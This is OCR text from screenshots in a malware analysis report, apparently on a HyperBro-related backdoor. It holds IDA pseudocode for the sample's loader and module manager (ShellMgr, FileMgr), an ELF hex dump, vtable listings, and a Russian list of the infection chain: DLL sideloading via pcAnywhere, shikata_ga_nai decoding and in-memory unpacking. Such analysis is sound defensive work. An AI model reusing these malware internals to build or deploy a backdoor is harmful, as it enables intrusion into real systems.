
```
__int64 __fastcall get_export_addr(__int64 trans_file, pe_parse *pe_parse, IMAGE_DATA_DIRECTORY *data_dir)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  trans_file_1 = trans_file;
  raw_mapping = pe_parse->raw_mapping;
  trans_file_2 = trans_file;
  export_dir = &raw_mapping[data_dir->VirtualAddress];
  names_num = export_dir->NumberOfNames;
  if ( !names_num || !export_dir->NumberOfFunctions )
    goto not_names;
  if ( HIWORD(trans_file_2) )
  {
    if ( !pe_parse->export_names )
    {
      names_addr = &raw_mapping[export_dir->AddressOfNames];
      ord_addr = &raw_mapping[export_dir->AddressOfNameOrdinals];
      export_names = malloc(0x10 * names_num);
      pe_parse->export_names = export_names;
      if ( !export_names )
      {
        SetLastError(ERROR_OUTOFMEMORY);
        return 0i64;
      }
      for ( i = 0; i < export_dir->NumberOfNames; *(export_names - 4) = *(ord_addr - 1) )
      {
        ++i;
        export_names += 8;
        curr_name = &raw_mapping[*names_addr];
        names_addr += 4;
        ord_addr += 2;
        *(export_names - 2) = curr_name;
      }
      qsort(pe_parse->export_names, export_dir->NumberOfNames, 0x10ui64, CompareFunction);
    }
    v16 = bsearch(&trans_file_1, pe_parse->export_names, export_dir->NumberOfNames, 0x10ui64, CompareFunction);
    if ( !v16 )
      goto not_names;
    Size = v16[4];
  }
  else
```

00001500 get_export_addr:1 (180002100)

AU: idle Down Disk: 191GB


Symantec pcAnywhere для сайдлоадинга DLL
Деобфускация shikata_ga_nai
Патч легитимного приложения
Деобфускация shikata_ga_nai
Развертывание и запуск распаковщика в памяти
Деобфускация shikata_ga_nai
Распаковка LZNT1
Развертывание и запуск троянца HyperBro в памяти

```
1  __int64 RunStageClient(void)
2  {
3    unsigned int res_1; // ebx
4    StageClient oStageClient; // [rsp+0h] [rbp-D88h] BYREF
5
6    StageClient::StageClient(&oStageClient);
7    if ( StageClient::InitConfig(&oStageClient) )
8    {
9      if ( StageClient::IsAllowedToRun(&oStageClient) )
10     {
11       if ( StageClient::InitHostInfo(&oStageClient) )
12         StageClient::StartNetwork(&oStageClient);
13       res_1 = 0;
14     }
15     else
16     {
17       res_1 = second_launch;                    // already started
18     }
19   }
20   else
21   {
22     res_1 = config_error;                     // config error
23   }
24   StageClient::~StageClient(&oStageClient);
25   return res_1;
26 }
```


IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
IDA View-A
Pseudocode-A
Type Libraries
Strings
Local Types
Functions
Hex View-1
Structures
Enums
Imports
Exports
0000000000400000 7F 45 4C 46 02 01 01 00 00 00 00 00 00 00 00 00 .ELF............
0000000000400010 02 00 3E 00 01 00 00 00 B4 AC 45 00 00 00 00 00 ..>.......E.....
0000000000400020 40 00 00 00 00 00 00 00 38 04 1A 00 00 00 00 00 @.......8.......
0000000000400030 00 00 00 00 40 00 38 00 09 00 40 00 1E 00 1D 00 ....@.8...@.....
0000000000400040 06 00 00 00 05 00 00 00 40 00 00 00 00 00 00 00 ....@.......
0000000000400050 40 00 40 00 00 00 00 00 40 00 40 00 00 00 00 00 @.@.....@.@.....
0000000000400060 F8 01 00 00 00 00 00 00 F8 01 00 00 00 00 00 00 ....
0000000000400070 08 00 00 00 00 00 00 00 03 00 00 00 04 00 00 00 ....
0000000000400080 38 02 00 00 00 00 00 00 38 02 40 00 00 00 00 00 8.......8.@.....
0000000000400090 38 02 40 00 00 00 00 00 1C 00 00 00 00 00 00 00 8.@.............
00000000004000A0 1C 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ....
00000000004000B0 01 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 ....
00000000004000C0 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 ..@.......@.....
00000000004000D0 49 69 19 00 00 00 00 00 49 69 19 00 00 00 00 00 Ii......Ii......
00000000004000E0 00 00 20 00 00 00 00 00 01 00 00 00 06 00 00 00 ..·.............
00000000004000F0 00 70 19 00 00 00 00 00 00 70 79 00 00 00 00 00 .p.......py.....
0000000000400100 00 70 79 00 00 00 00 00 F8 92 00 00 00 00 00 00 .py.............
0000000000400110 E8 DC 01 00 00 00 00 00 00 00 20 00 00 00 00 00 ....·.....
0000000000400120 02 00 00 00 06 00 00 00 C8 DD 19 00 00 00 00 00 ....
0000000000400130 C8 DD 79 00 00 00 00 00 C8 DD 79 00 00 00 00 00 ..y.......y.....
0000000000400140 C0 01 00 00 00 00 00 00 C0 01 00 00 00 00 00 00 ....
0000000000400150 08 00 00 00 00 00 00 00 04 00 00 00 04 00 00 00 ....
0000000000400160 54 02 00 00 00 00 00 00 54 02 40 00 00 00 00 00 T.......T.@.....
0000000000400170 54 02 40 00 00 00 00 00 20 00 00 00 00 00 00 00 T.@.....·.......
0000000000400180 20 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ·...............
0000000000400190 07 00 00 00 04 00 00 00 00 70 19 00 00 00 00 00 ....p......
00000000004001A0 00 70 79 00 00 00 00 00 00 70 79 00 00 00 00 00 .py......py.....
00000000004001B0 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 ....·.......
00000000004001C0 08 00 00 00 00 00 00 00 50 E5 74 64 04 00 00 00 ....P.......
00000000004001D0 04 99 15 00 00 00 00 00 04 99 55 00 00 00 00 00 ....U.....
00000000004001E0 04 99 55 00 00 00 00 00 3C 8D 00 00 00 00 00 00 ..U.....<.......
00000000004001F0 3C 8D 00 00 00 00 00 00 04 00 00 00 00 00 00 00 <...............
0000000000400200 51 E5 74 64 06 00 00 00 00 00 00 00 00 00 00 00 Q...............
0000000000400210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000000000400220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000000000400230 08 00 00 00 00 00 00 00 2F 6C 69 62 36 34 2F 6C ..../lib64/l
0000000000400240 64 2D 6C 69 6E 75 78 2D 78 38 36 2D 36 34 2E 73 d-linux-x86-64.s
0000000000400250 6F 2E 32 00 04 00 00 00 10 00 00 00 01 00 00 00 o.2.............
0000000000400260 47 4E 55 00 00 00 00 00 02 00 00 00 06 00 00 00 GNU.............
0000000000400270 12 00 00 00 00 00 00 00 03 10 00 00 5A 12 00 00 ....Z...
0000000000400280 A5 0B 00 00 BC 09 00 00 50 10 00 00 B3 08 00 00 ....P.......
00000000 0000000000400000: LOAD:dword_400000
AU: idle Down Disk: 191GB

IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64


File Edit Jump Search View Debugger Lumina Options Windows Help

IDA View-A | Pseudocode-A | Type Libraries | Strings | Local Types | Functions | Hex View-1 | Structures | Enums | Imports | Exports

```
1  void __fastcall ModuleMgr::ModuleMgr(ModuleMgr *pModuleMgr)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    i = 8LL;
6    dictModules = &pModuleMgr->rbTree;
7    while ( i )
8    {
9      dictModules->_M_color = _s_red;
10     dictModules = (dictModules + 4);
11     --i;
12   }
13   pModuleMgr->rbTree.key = 0LL;
14   pModuleMgr->rbTree._M_left = &pModuleMgr->rbTree;
15   pModuleMgr->rbTree._M_right = &pModuleMgr->rbTree;
16   pShellMgr = operator new(0x60uLL);
17   n_24LL_ = 24LL;
18   pShellMgr_1 = pShellMgr;
19   while ( n_24LL_ )
20   {
21     LODWORD(pShellMgr_1->VT) = 0;
22     pShellMgr_1 = (pShellMgr_1 + 4);
23     --n_24LL_;
24   }
25   pShellMgr->VT = vtShellMgr;
26   pShellMgr->field_58 = &emptyStr;
27   pShellMgr->i = &pShellMgr->i;
28   pShellMgr->field_20 = &pShellMgr->i;
29   ModuleMgr::AddModule(pModuleMgr, eShellMgr, pShellMgr);// key 1 - ShellMgr
30   pFileMgr = operator new(0x640uLL);
31   n_400LL_ = 400LL;
32   pFileMgr_1 = pFileMgr;
33   while ( n_400LL_ )
34   {
35     LODWORD(pFileMgr_1->VT) = 0;
36     pFileMgr_1 = (pFileMgr_1 + 4);
37     --n_400LL_;
38   }
39   FileMgr::FileMgr(pFileMgr);
40   ModuleMgr::AddModule(pModuleMgr, eFileMgr, pFileMgr);// key 3 - FileMgr
41   pSysInfoMgr = operator new(0x80uLL);
```

000652F0 _ZN9ModuleMgrC2Ev:4 (4652F0)

AU: idle Down Disk: 191GB


IDA - 0e7942f5b97b0be66528e77a189ba215.i64 (0e7942f5b97b0be66528e77a189ba215) /home/u/malware/to_check/0e7942f5b97b0be66528e77a189ba215.i64
File Edit Jump Search View Debugger Lumina Options Windows Help
IDA View-A Pseudocode-A Type Libraries Strings Local Types Functions Hex View-1 Structures Enums Imports Exports
ta:0000000000546268 `typeinfo name for'ShellMgr db '8ShellMgr',0
ta:0000000000546268 ; DATA XREF: LOAD:000000000040FE28↑o
ta:0000000000546268 ; .rodata:0000000000546288↓o
ta:0000000000546268 ; type descriptor name
ta:0000000000546272 align 20h
ta:0000000000546280 ; public ShellMgr :
ta:0000000000546280 ; public /* offset 0x0 */ ModuleBase :
ta:0000000000546280 ; public /* offset 0x0 */ Interface
ta:0000000000546280 public `typeinfo for'ShellMgr ; weak
ta:0000000000546280 `typeinfo for'ShellMgr dq offset `vtable for'__cxxabiv1::__si_class_type_info+10h
ta:0000000000546280 ; DATA XREF: LOAD:0000000000416938↑o
ta:0000000000546280 ; .rodata:00000000005462A8↓o
ta:0000000000546280 ; reference to RTTI's type class
ta:0000000000546288 dq offset `typeinfo name for'ShellMgr ; reference to type's name
ta:0000000000546290 dq offset `typeinfo for'ModuleBase ; reference to parent's type name
ta:0000000000546298 align 20h
ta:00000000005462A0 public `vtable for'ShellMgr ; weak
ta:00000000005462A0 `vtable for'ShellMgr dq 0 ; DATA XREF: LOAD:000000000041C200↑o
ta:00000000005462A0 ; offset to this
ta:00000000005462A8 dq offset `typeinfo for'ShellMgr
ta:00000000005462B0 vtShellMgr dq offset ShellMgr::~ShellMgr()
ta:00000000005462B0 ; DATA XREF: ModuleMgr::ModuleMgr(void)+4A↑o
ta:00000000005462B0 ; ShellMgr::~ShellMgr()+7↑o
ta:00000000005462B8 dq offset ShellMgr::~ShellMgr()
ta:00000000005462C0 dq offset ShellMgr::OnModuleLoad(void)
ta:00000000005462C8 dq offset ShellMgr::OnModuleUnload(void)
ta:00000000005462D0 dq offset ShellMgr::OnLoaderOffline(void)
ta:00000000005462D8 dq offset ShellMgr::OnModuleClose(_TerminalID *)
